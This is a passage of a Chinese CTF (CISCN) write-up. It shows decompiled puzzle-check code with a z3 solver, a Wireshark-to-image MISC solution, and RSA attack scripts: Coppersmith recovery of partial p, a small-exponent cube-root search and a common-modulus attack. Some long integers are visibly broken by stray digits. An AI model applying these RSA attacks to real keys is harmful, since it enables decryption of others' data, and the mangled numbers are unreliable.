  while ( 1 )
  {
    v7 = v11;
    memset(v13, 0, sizeof(v13));
    v6 = &v13[(unsigned __int8)map[v11]];
    if ( *v6 )
      break;
    *v6 = 1;
    if ( v13[(unsigned __int8)byte_405055[v11]] )
      break;
    v13[(unsigned __int8)byte_405055[v11]] = 1;
    if ( v13[(unsigned __int8)byte_40505A[v11]] )
      break;
    v13[(unsigned __int8)byte_40505A[v11]] = 1;
    if ( v13[(unsigned __int8)byte_40505F[v11]] )
      break;
    v13[(unsigned __int8)byte_40505F[v11]] = 1;
    if ( v13[(unsigned __int8)byte_405064[v11]] )
      break;
```



```
      break;
    ++v11;
    if ( v7 + 1 >= 5 )
    {
      v5 = 0LL;
      while ( 1 )
      {
        v4 = v5;
        if ( row[4 * v5] == 1 )
        {
          if ( (unsigned __int8)map[5 * v5] < (unsigned __int8)map[5 * v5 + 1] )
            goto LABEL_27;
        }
        else if ( row[4 * v5] == 2 && (unsigned __int8)map[5 * v5] > (unsigned __int8)map[5 * v5 + 1] )
        {
LABEL_27:
          v8 = 0;
          return v8 & 1;
        }
        if ( byte_405071[4 * v5] == 1 )
        {
          if ( (unsigned __int8)map[5 * v5 + 1] < (unsigned __int8)map[5 * v5 + 2] )
            goto LABEL_27;
        }
        else if ( byte_405071[4 * v5] == 2 && (unsigned __int8)map[5 * v5 + 1] > (unsigned __int8)map[5 * v5 + 2] )
        {
          goto LABEL_27;
        }
        if ( byte_405072[4 * v5] == 1 )
        {
          if ( (unsigned __int8)map[5 * v5 + 2] < (unsigned __int8)map[5 * v5 + 3] )
            goto LABEL_27;
        }
        else if ( byte_405072[4 * v5] == 2 && (unsigned __int8)map[5 * v5 + 2] > (unsigned __int8)map[5 * v5 + 3] )
        {
          goto LABEL_27;
        }
        if ( byte_405073[4 * v5] == 1 )
        {
          if ( (unsigned __int8)map[5 * v5 + 3] < (unsigned __int8)map[5 * v5 + 4] )
            goto LABEL_27;
        }
        else if ( byte_405073[4 * v5] == 2 && (unsigned __int8)map[5 * v5 + 3] > (unsigned __int8)map[5 * v5 + 4] )
        {
          goto LABEL_27;
        }
        ++v5;
        if ( v4 + 1 >= 5 )
        {
          v3 = 0LL;
          while ( 1 )
          {
            v2 = v3 + 1;
            if ( col[5 * v3] == 1 )
            {
              v1 = 0;
              if ( (unsigned __int8)map[5 * v3] > (unsigned __int8)map[5 * v2] )
```



```
                goto LABEL_26;
            }
            else if ( col[5 * v3] == 2 )
            {
              v1 = 0;
              if ( (unsigned __int8)map[5 * v3] < (unsigned __int8)map[5 * v2] )
              {
LABEL_26:
                v8 = v1;
                return v8 & 1;
              }
            }
            if ( byte_405091[5 * v3] == 1 )
            {
              v1 = 0;
              if ( (unsigned __int8)map[5 * v3 + 1] > (unsigned __int8)map[5 * v2 + 1] )
                goto LABEL_26;
            }
            else if ( byte_405091[5 * v3] == 2 )
            {
              v1 = 0;
              if ( (unsigned __int8)map[5 * v3 + 1] < (unsigned __int8)map[5 * v2 + 1] )
                goto LABEL_26;
            }
            if ( byte_405092[5 * v3] == 1 )
            {
              v1 = 0;
              if ( (unsigned __int8)map[5 * v3 + 2] > (unsigned __int8)map[5 * v2 + 2] )
                goto LABEL_26;
            }
            else if ( byte_405092[5 * v3] == 2 )
            {
              v1 = 0;
              if ( (unsigned __int8)map[5 * v3 + 2] < (unsigned __int8)map[5 * v2 + 2] )
                goto LABEL_26;
            }
            if ( byte_405093[5 * v3] == 1 )
            {
              v1 = 0;
              if ( (unsigned __int8)map[5 * v3 + 3] > (unsigned __int8)map[5 * v2 + 3] )
                goto LABEL_26;
            }
            else if ( byte_405093[5 * v3] == 2 )
            {
              v1 = 0;
              if ( (unsigned __int8)map[5 * v3 + 3] < (unsigned __int8)map[5 * v2 + 3] )
                goto LABEL_26;
            }
            if ( byte_405094[5 * v3] == 1 )
            {
              v1 = 0;
              if ( (unsigned __int8)map[5 * v3 + 4] > (unsigned __int8)map[5 * v2 + 4] )
                goto LABEL_26;
            }
            else if ( byte_405094[5 * v3] == 2 )
            {
              v1 = 0;
              if ( (unsigned __int8)map[5 * v3 + 4] < (unsigned __int8)map[5 * v2 + 4] )
                goto LABEL_26;
            }
            }
            ++v3;
            v1 = 1;
            if ( v2 >= 4 )
              goto LABEL_26;
          }
        }
      }
    }
  }
  v8 = 0;
  return v8 & 1;
}
```

这里值得说的就是这个使用goto LABEL实现的(个人认为是)for循环的if结构的语句，按照程序逻辑是一个求多元方程的过程，所以选择了python的z3库来解决，根据前面分析的逻辑逆向求解即可。

```
import hashlib
from z3 import *

zy=[0x00, 0x00, 0x00, 0x01,0x01, 0x00, 0x00, 0x00,0x02, 0x00, 0x00, 0x01,0x00, 0x00, 0x00, 0x00,0x01, 0x00, 0x01, 0x00]
sx=[0x00, 0x00, 0x02, 0x00,0x02,0x00, 0x00, 0x00,0x00, 0x00,0x00, 0x00,0x00, 0x01, 0x00,0x00, 0x01, 0x00, 0x00, 0x01]
ts = Solver()
map = [BitVec('s%d' % i, 4) for i in range(25)]
ts.add(map[5*2+2] == 4)
ts.add(map[5*3+3] == 3)

for i in map:
    ts.add(i > 0)
    ts.add(i <= 5)
for a in range(5):
    ts.add(
    And(map[5 * a] != map[5 * a + 1],
        map[5 * a] != map[5 * a + 2],
        map[5 * a] != map[5 * a + 3],
        map[5 * a] != map[5 * a + 4],
        map[5 * a + 1] != map[5 * a + 2],
        map[5 * a + 1] != map[5 * a + 3],
        map[5 * a + 1] != map[5 * a + 4],
        map[5 * a + 2] != map[5 * a + 3],
        map[5 * a + 2] != map[5 * a + 4],
        map[5 * a + 3] != map[5 * a + 4]))
for b in range(5):
    ts.add(
    And(map[5 * 0 + b] != map[5 * 1 + b],
        map[5 * 0 + b] != map[5 * 2 + b],
        map[5 * 0 + b] != map[5 * 3 + b],
        map[5 * 0 + b] != map[5 * 4 + b],
        map[5 * 1 + b] != map[5 * 2 + b],
        map[5 * 1 + b] != map[5 * 3 + b],
        map[5 * 1 + b] != map[5 * 4 + b],
        map[5 * 2 + b] != map[5 * 3 + b],
        map[5 * 2 + b] != map[5 * 4 + b],
        map[5 * 3 + b] != map[5 * 4 + b]
        ))
for b in range(4):
 for y in range(5):
        ts.add(map[5 * b + y] != map[5 * (b + 1) + y])
```

```
for a in range(5):
 for x in range(4):
    if zy[4 * a + x]==1:
        ts.add(map[5 * a + x] > map[5 * a + x + 1])
    elif zy[4 * a + x] == 2:
        ts.add(map[5 * a + x] < map[5 * a + x + 1])
for b in range(4):
 for y in range(5):
    if sx[5 * b + y]==1:
        ts.add(map[5 * b + y] < map[5 * (b + 1) + y])
    elif sx[5 * b + y] == 2 :
        ts.add(map[5 * b + y] > map[5 * (b + 1) + y])
print()
while ts.check() == sat:
    answer = ts.model()
    condition = []
    p = []
    for i in map:
        p += [answer[i]]
        condition.append(i != answer[i])
    p[5 * 2 + 2] = 0
    p[5 * 3 + 3] = 0
    ts.add(Or(condition))

p=[1, 4, 2, 5, 3, 5, 3, 1, 4, 2, 3, 5, 0, 2, 1, 2, 1, 5, 0, 4, 4, 2, 3, 1, 5]
l=''
for i in p:
    l+=str(i)
md = hashlib.md5()
md.update(l.encode())
print('CISCN{'+md.hexdigest()+'}')
```

第三卷

MISC

robot

下载后发现rspag文件是robotstdio的仿真文件，在WireShark中看看流量，注意到部分流量中出现了`Value[193, 65, 0]`,这个`Value`属性内的数据根据题目给的提示很有可能就是整个题目的破题点。

```
import re
from PIL import Image

a = re.compile(r'Value\.\[(\d+),(\d+),(\d+)\]')

with open('a','r') as f:
    data = f.read()
    data1 = a.findall(data)

print(data1)

img = Image.new('RGB', (456, 456))
for i in data1:
    tmp = (int(i[0]), int(i[1]))
    img.putpixel(tmp, 255)
img.save("b.png")
```

得到flag`easy_robo_xx`，对其进行md5加密之后得到解`CISCN{d4f1fb80bc11ffd722861367747c0f10}`

CRYPTO

RSA

计算p和q

```
n = 0xa188aaaf75c79219462f0ba90b68cb6e0694b113c89b8006f3a54f6374bbc0d91fb83b15866d93fd74019e1e541edce6c06c012c76f41af516f5cc89f5f9984f4e626607632edec7139e5acc4a3f3f0dd90665d469fcf7c9226fb0fe275b6b2a776dac8d032c880eec9862fc9d6480fb9cd2ce3e65867eac7e52d4462fb501eb

p = 0xda5f14bacd97f5504f39eeef22af37e8551700296843e536760cea761d334508003e01b886c0c600000000000000000000000000000000000000000000000000
k = 200
PR.<x> = PolynomialRing(Zmod(n))
s = x + p
x0 = s.small_roots(X=2^k, beta=0.4)[0]
p = p+x0
print("p:     ", hex(int(p)))
q = n/int(p)
print("q:     ", hex(int(q)))
```

解密msg

```
import hashlib
import gmpy2
from Crypto.Util.number import long_to_bytes,bytes_to_long,getPrime
from gmpy2 import *

xx = 0
yy = 2

text = []

m1 = bytes_to_long(text[:xx])
m2 = bytes_to_long(text[xx:yy])
m3 = bytes_to_long(text[yy:])

e1 = 3
p1 = getPrime(512)
q1 = getPrime(512)
N1 = p1*q1
print pow(m1,e1,N1)
print (e1,N1)

p2 = getPrime(512)
e2 = 17
e3 = 65537
q2 = getPrime(512)
N2 = p2*q2

print (e2,N2)
print (e3,N2)
print pow(m2,e2,N2)
print pow(m2,e3,N2)

p3 = getPrime(512)
q3 = getPrime(512)
N3 = p3*q3
```

```
print pow(m3,e3,N3)
print p3>>200
print (e3,N3)

n = 12381447039455059836328051884891454693813773102677797588584673367249449397570306976005386747183624947329082 8
799962586855892685902902050630018312939010564945676699712246249820341712155938398068732866646422826619477180434 8
58148938235662092482058999079105450136181685141895955574548671667320167741641072330259009L
e1 = 19105765285510667553313898813498220212421177527647187802549913914263968945493144633390670605116251064550364
7047893588300721333491088087990750215404798151826576677636171780441109394588346549225407041963304519793493530315
785184791994544804581379847344022480114644673127536832345433199558 93

m1 = ""
m2 = ""
m3 = ""

for j in range(0, 130000000):
    a, b = gmpy2.iroot(e1 + j * n, 3)
    if b == 1:
        m = a
        print('x is {:x}'.format(m))
        print("flag is {}".format(long_to_bytes(m)))
        m1 = long_to_bytes(m)
        break

n2 = 11138196116958992789651255775428942047487763260733468530666797779493882401834579583630316149207653937595973
16332706260914988439364019966488204510198115925945286731821091099913844729791989067445691816732826633238923468 54
520052840694924830064546269187849702880332522636682366270177489467478933966884097824069977L

e1 = 17
e2 = 65537

s = gcdext(e1, e2)

s1 = s[1]
s2 = -s[2]

c2 = 91290935267458356541959327381220067466104890455391103989639822855753797805354139741959957951983943146108552
76275644447554525034376679822034824037759011285489048237574487601619177347185370401473593660843621015366982945 42
881998388276464027425541340172802137072223384962712898946813126062395129248428452683669 50
c1 = 54995751387258798791895413216172284653407054079765769704170763023830130981480272943338445245689293729308200
57421795901846251279052362225247925841949885830789811890707677347025353334487795950876628573050906782968442737 57
593456237016059970671356594042966638774537587010107265618249516026155010788189144109596 10

c2 = invert(c2, n2)
m = (pow(c1,s1,n2) * pow(c2 , s2 , n2)) % n2
m2 = long_to_bytes(m)

p3 = 11437038763581010263116493983733546014403343859218003707512796706928880848035239990740428334091106443982769
38651775370389000247869841854977755326890649642 3
q3 = 99180331989638797983623295076372567060105629624873297424009331927215493070873324821073815543685389957763965
57446746866861247191248938339640876368268930589
enc3 = 59213696442373765895948702611659756779813897653022080905635545636905434038306468935283962686059037461940 2
27618715695875589055593696352594630107082714757036815875497138523738695066811985036315624927897081153190329636 86
40051337570969910356079181065291514518343694423136738495636352484650142894093742913814296 46
e3 = 65537
n3 = 11343293015503326376927071282512176108081395210066669360686635591711641698414916550723192518059386083625540
29503583274224473592006895372175285476236915860089526190638468018298026374488744512289576357075539802106859852 15
887107300416969549087293746310593988908287181025770739538992559714587375763131132963783147L
```

```
ph3 = (p3-1)*(q3-1)
d3 = gmpy2.invert(e3,ph3)
m3 = pow(enc3,d3,n3)
m3 = long_to_bytes(m3)
message = m1 + m2 + m3

md5 = hashlib.md5()
md5.update(message)
print md5.hexdigest()
```